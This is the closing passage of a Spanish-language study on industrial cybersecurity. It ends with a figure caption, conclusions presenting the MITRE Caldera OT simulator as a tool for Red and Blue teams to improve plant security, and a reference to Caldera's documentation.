


Ilustración 32: Operación

Cuando acaba de hacer la prueba, la plataforma muestra la información obtenida del servidor, que podrá ser utilizada para mejorar los problemas descubiertos.

9. Conclusiones

A lo largo de este estudio, se ha podido observar la importancia que está adquiriendo la ciberseguridad en el mundo industrial, principalmente debida a la implantación de la industria 4.0, caracterizada por la interconexión en tiempo real entre los dispositivos, lo cual aporta una gran cantidad de beneficios, pero también varios problemas, como, por ejemplo, que los dispositivos estén **más expuestos al mundo exterior**.

Por ello, los expertos en la ciberseguridad industrial están investigando y estudiando las necesidades para conseguir mejorar la ciberseguridad en este sector. Uno de los proyectos más actuales y atractivos es la creación y actualización del programa **Caldera OT**. Este programa, como se ha podido observar en el estudio, es un simulador que permite realizar diferentes tipos de ciberataques, permitiendo que tanto los equipos de *Red Team* como de *Blue Team* realicen mejoras en la ciberseguridad real de las plantas industriales.

Por ello, este estudio pretende servir de ayuda para que el lector tenga un conocimiento previo sobre los beneficios y las actividades que puede dar esta herramienta, pueda utilizarla para su beneficio e incluso realizar mejoras o aportes en la herramienta y, por lo tanto, hacer que la comunidad de la ciberseguridad industrial sea cada vez mejor.

10. Referencias

Referencia	Título, autor, fecha y enlace web
[Ref.- 1]	Documentación de la plataforma Caldera URL: Installing MITRE Caldera — caldera documentation

